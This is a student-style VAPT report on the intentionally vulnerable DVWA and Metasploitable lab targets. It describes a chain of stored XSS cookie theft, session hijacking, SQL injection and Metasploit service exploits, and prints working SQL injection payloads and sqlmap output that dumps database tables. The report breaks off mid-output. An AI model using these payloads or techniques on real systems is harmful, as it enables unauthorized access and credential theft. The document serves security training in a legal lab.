Full Web Application & Network Exploitation on DVWA and Metasploitable (VAPT) Report week -3


1. Executive Summary

This assessment involved performing a full Vulnerability Assessment and Penetration Testing (VAPT) exercise against a deliberately vulnerable lab environment consisting of DVWA and Metasploitable. The objective was to identify, exploit, and document security weaknesses across web application and network layers. Multiple high-impact vulnerabilities were discovered, including SQL Injection, Stored Cross-Site Scripting (XSS), weak authentication mechanisms, and remote code execution through vulnerable services. Successful exploitation resulted in unauthorized database access, credential disclosure, persistent client-side attacks, and full root-level system compromise. The findings demonstrate how insecure coding practices and outdated services can be chained together to achieve complete system compromise. Remediation steps are provided to mitigate identified risks and improve the overall security posture.

2. Scope & Environment

Target Systems:

- DVWA Web Application
- Metasploitable Virtual Machine



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin
Security Level: high
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

Attacker System:

- Kali Linux

Tools Used:

- Burp Suite
- sqlmap
- Metasploit Framework
- Wireshark
- Firefox Developer Tools



```
msf > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::9ae1:645b:e805:e209  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:d1:f8:5d  txqueuelen 1000  (Ethernet)
        RX packets 4  bytes 1830 (1.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 25  bytes 3730 (3.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 51  bytes 3612 (3.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 51  bytes 3612 (3.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf > exit

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
       valid_lft 450sec preferred_lft 450sec
    inet6 fe80::9ae1:645b:e805:e209/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

3. Exploit Chain (Chained Attack Explanation)

The attack began with identifying a Stored Cross-Site Scripting (XSS) vulnerability in DVWA, which allowed persistent JavaScript execution in the victim's browser. This vulnerability could be leveraged to steal session cookies of authenticated users. Using a valid session, SQL Injection vulnerabilities were exploited to enumerate database tables and extract sensitive user credentials. Extracted credentials and weak service configurations enabled further exploitation of backend services. Finally, outdated network services such as VSFTPD and Samba were exploited using Metasploit, resulting in remote code execution and root-level access. This demonstrates how low-severity web vulnerabilities can be chained into full system compromise.

The attack followed a **multi-stage exploit chain**, where individually moderate or low-severity vulnerabilities were combined to achieve **complete system compromise**. Each stage relied on the successful outcome of the previous one, demonstrating real-world attacker behavior rather than isolated exploitation.

Stage 1: Stored Cross-Site Scripting (XSS) – Initial Foothold

The attack began with the identification of a **Stored XSS vulnerability** within DVWA. Unlike reflected XSS, this payload was permanently stored in the backend database and automatically executed whenever a victim accessed the affected page.

- Malicious JavaScript was injected into an input field (e.g., comments or messages).
- The script executed in the context of authenticated users, including administrators.
- The payload was designed to steal **session cookies** using document.cookie.
- Stolen cookies were exfiltrated to the attacker-controlled system.

Impact:

Persistent XSS allowed long-term access to authenticated sessions without needing credentials, effectively bypassing authentication controls.

Stage 2: Session Hijacking – Privilege Escalation

Using the stolen session cookie:

- The attacker impersonated a logged-in user.
- Higher-privileged areas of the application became accessible.
- Security mechanisms such as login forms and CAPTCHA were bypassed entirely.

Impact:
This transformed a client-side vulnerability into **server-side privilege escalation**, granting access equivalent to legitimate users.

Stage 3: SQL Injection – Data Exfiltration

With authenticated access, the attacker exploited **SQL Injection vulnerabilities** in DVWA modules.

- Injectable parameters were identified in URL/query fields.
- SQL payloads were used to:
    - Enumerate database names and tables
    - Dump user credential tables
    - Extract usernames, password hashes, and configuration data

Impact:
Sensitive backend data was compromised, exposing credentials that could be reused across services.

Stage 4: Credential Reuse & Weak Configuration Abuse

Extracted credentials and configuration details revealed:

- Weak or reused passwords
- Services running with default or insecure configurations
- Internal service exposure not intended for public access

These weaknesses allowed lateral movement from the web layer to backend services.

Impact:

The attack transitioned from **application-level compromise to system-level access**.

Stage 5: Exploitation of Outdated Network Services

The compromised environment exposed legacy services including **VSFTPD** and **Samba**, both running vulnerable versions.

- Known exploits were identified using service enumeration.
- Metasploit modules were used to exploit these services.
- Remote Code Execution (RCE) was achieved.
- Privilege escalation led to **root-level access**.

Impact:

Full system compromise was achieved, including control over the operating system.

Overall Security Implications

This exploit chain demonstrates how:

- A **low-severity Stored XSS** can act as an entry point.
- Weak session handling enables privilege escalation.
- SQL Injection enables deep data compromise.
- Poor patch management and outdated services allow complete takeover

4. Technical Findings

4.1 SQL Injection (Critical)

Description:


The application failed to properly sanitize user input in SQL queries, allowing attackers to manipulate backend database queries.

Evidence:

- Manual payload ' OR '1'='1 returned all user records
- sqlmap successfully enumerated tables and dumped user credentials

Impact:


- Unauthorized access to sensitive data
- Credential disclosure




Vulnerability: SQL Injection

User ID:

```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith
```



```
┌──(kali㉿kali)-[~/sqlmap]
└─$ sqlmap -u "http://192.168.71.128/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --batch

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.9.12#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
 obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program

[*] starting @ 02:35:57 /2026-01-01/

[02:35:58] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.71.128/dvwa/login.php'. Do you want to follow? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=7064aaa5b95...54aedb8456;security=high;security=high'). Do y
ou want to use those [Y/n] Y
[02:35:58] [INFO] checking if the target is protected by some kind of WAF/IPS
[02:35:58] [INFO] testing if the target URL content is stable
[02:35:58] [WARNING] GET parameter 'id' does not appear to be dynamic
[02:35:59] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[02:35:59] [INFO] testing for SQL injection on GET parameter 'id'
[02:35:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:36:00] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:36:00] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[02:36:00] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[02:36:01] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[02:36:01] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[02:36:02] [INFO] testing 'Generic inline queries'
[02:36:02] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[02:36:02] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[02:36:02] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[02:36:03] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[02:36:03] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[02:36:04] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[02:36:04] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[02:36:05] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce t
he number of requests? [Y/n] Y
[02:36:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[02:36:06] [WARNING] GET parameter 'id' does not seem to be injectable
[02:36:06] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[02:36:06] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[02:36:06] [INFO] testing for SQL injection on GET parameter 'Submit'
[02:36:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:36:07] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:36:07] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[02:36:08] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[02:36:08] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[02:36:08] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[02:36:09] [INFO] testing 'Generic inline queries'
[02:36:09] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[02:36:10] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[02:36:10] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[02:36:10] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[02:36:11] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[02:36:11] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[02:36:12] [INFO] testing 'Oracle AND time-based blind'
[02:36:13] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[02:36:14] [WARNING] GET parameter 'Submit' does not seem to be injectable
[02:36:14] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wi
sh to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use opt
ion '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 02:36:14 /2026-01-01/
```



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=8ae00420d271af6503793275c70b6ba0; security=low" -D dvwa --tables

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.12#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

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obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by
 this program

[*] starting @ 08:31:40 /2026-01-08/

[08:31:40] [INFO] resuming back-end DBMS 'mysql'
[08:31:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 3889=3889#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(5349,1062)>(SELECT COUNT(*),CONCAT(0x7162707671,(SELECT (ELT(5349=5349,1))),0x717a767171,FLOOR(RAND(0)*2))x FROM
(SELECT 1291 UNION SELECT 9801 UNION SELECT 3699 UNION SELECT 5322)a GROUP BY x)-- fYVN&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2268 FROM (SELECT(SLEEP(5)))GkJC)-- RJcn&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7162707671,0x5958504764434a4c6a414b4973547764795a4e424b545172534c4758506f446a6c584d51585a5
956,0x717a767171)#&Submit=Submit
---
[08:31:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[08:31:40] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[08:31:40] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.102'

[*] ending @ 08:31:40 /2026-01-08/
```




```
    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7162707671,0x5958504764434a4c6a414b4973547764795a4e424b545172534c4758506f446a6c584d51585a5956,
ubmit=Submit
---
[08:35:56] [INFO] the back-end DBMS is MySQL
